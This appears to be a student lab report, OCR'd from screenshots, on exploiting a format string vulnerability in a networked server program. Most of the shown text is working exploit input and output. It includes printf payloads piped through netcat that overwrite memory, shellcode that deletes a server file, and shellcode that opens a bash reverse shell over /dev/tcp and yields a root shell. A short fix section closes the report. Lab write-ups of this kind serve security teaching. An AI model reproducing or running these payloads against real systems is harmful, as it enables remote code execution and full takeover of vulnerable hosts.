
Task 5.C: Change the value to `0xFF990000`.




```
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000040404040hn
The value of the 'target' variable (after): 0xffff0069
```

```
Bharath-PES1201801948-VM2:~$ echo $(printf "\x42\xa0\x04\x08@@@@\
x40\xa0\x04\x08").%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x
.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%.65324x%hn%.103xhn| nc
-u 10.0.2.9 9090
```

Task 6: Inject Malicious Code into the Server Program




```
Bharath-PES1201801948-VM1:~/is/lab5$ ls /tmp
config-err-SF6kQB
myfile
orbit-seed
systemd-private-4da85c25b72d450eb1eea122a2866cd6-colord.service-r0
xF0m
systemd-private-4da85c25b72d450eb1eea122a2866cd6-rtkit-daemon.serv
ice-fmEQLI
unity_support_test.1
```



```
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000404040400000000000010Phbashh////h/bin00
01Ph-ccc0010Rhile h/myfh/tmph/rm h/bin00010QRPS0010100

The value of the 'target' variable (after): 0x11223344
```

```
Bharath-PES1201801948-VM2:~$ echo $(printf "\x4e\xf0\xde\xbf@@@@\
x4c\xf0\xde\xbf")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.48963x%hn%.12637x%hn$(p
rintf "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68///
/\x68/bin\x89\xe3\x31\xc0\x50\x68-ccc\x89\xe0\x31\xd2\x52\x68ile
\x68/myf\x68/tmp\x68/rm \x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\
x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80")| nc -u 10.0.2.9 9090
```




```
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000404040400000000000000010Phbashh////h/bin00
01Ph-ccc0010Rhile h/myfh/tmph/rm h/bin00010QRPS0010100

The value of the 'target' variable (after): 0x11223344
^C
Bharath-PES1201801948-VM1:~/is/lab5$ ls /tmp/
config-err-SF6kQB
orbit-seed
systemd-private-4da85c25b72d450eb1eea122a2866cd6-colord.service-rO
xF0m
systemd-private-4da85c25b72d450eb1eea122a2866cd6-rtkit-daemon.serv
ice-fmEQLI
unity support test.1
```

We first created a file in /tmp directory which we will be attempting to remove using only the input in the client machine.
/bin/bash -c "/bin/rm /tmp/myfile” is executed on the server machine, thus the file we created is removed.

Task 7: Getting a Reverse Shell



```
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
0040404040��������������������������1�Phbashh////h/bin��1�Ph-ccc��1�
Rh2>&1h<&1 h70 0ht/70hh10.0htcp/hdev/h > /hh -I h/bash/bin��1�QRPS
��1�1��

The value of the 'target' variable (after): 0x11223344
```


```
Bharath-PES1201801948-VM1:~/is/lab5$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [10.0.2.9] port 7070 [tcp/*] accepted (family 2, s
port 36670)
root@VM:/home/seed# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed#
```

```
Bharath-PES1201801948-VM2:~$ echo $(printf "\x8e\xf0\xff\xbf@@@@\
x8c\xf0\xff\xbf")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.48963x%hn%.12637x%hn$(p
rintf "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68///
/\x68/bin\x89\xe3\x31\xc0\x50\x68-ccc\x89\xe0\x31\xd2\x52\x682>&1
\x68<&1 \x6870 0\x68t/70\x68\x6810.0\x68tcp/\x68dev/\x68 > /\x68h
 -I \x68/bas\x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\
xd2\x31\xc0\xb0\x0b\xcd\x80")| nc -u 10.0.2.9 9090
```

We modify the above input string, to send execute the following

/bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.56/7070 0<&1 2>&1”
And running a netcat listener on port 7070, we get a root shell.

Task 8: Fixing the Problem



Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
root@VM: /home/seed/is/lab5
2:49 PM
root@VM: /home/seed/is/lab5 66x28
Right Ctrl
Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
/bin/bash
2:49 PM
/bin/bash 65x28
Right Ctrl

```
Bharath-PES1201801948-VM1:~/is/lab5$ gcc -z execstack -o server se
rver.c
Bharath-PES1201801948-VM1:~/is/lab5$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbfa5d660
hello .%x.%x.%x.%x.%x.%x.%x
The value of the 'target' variable (after): 0x11223344
```

```
Bharath-PES1201801948-VM2:~$ echo hello .%x.%x.%x.%x.%x.%x.%x |nc
 -u 10.0.2.9 9090
```

Very simple, we replaced printf(s) with printf("%s", msg). This eliminates the format string vulnerability by specifying the correct format.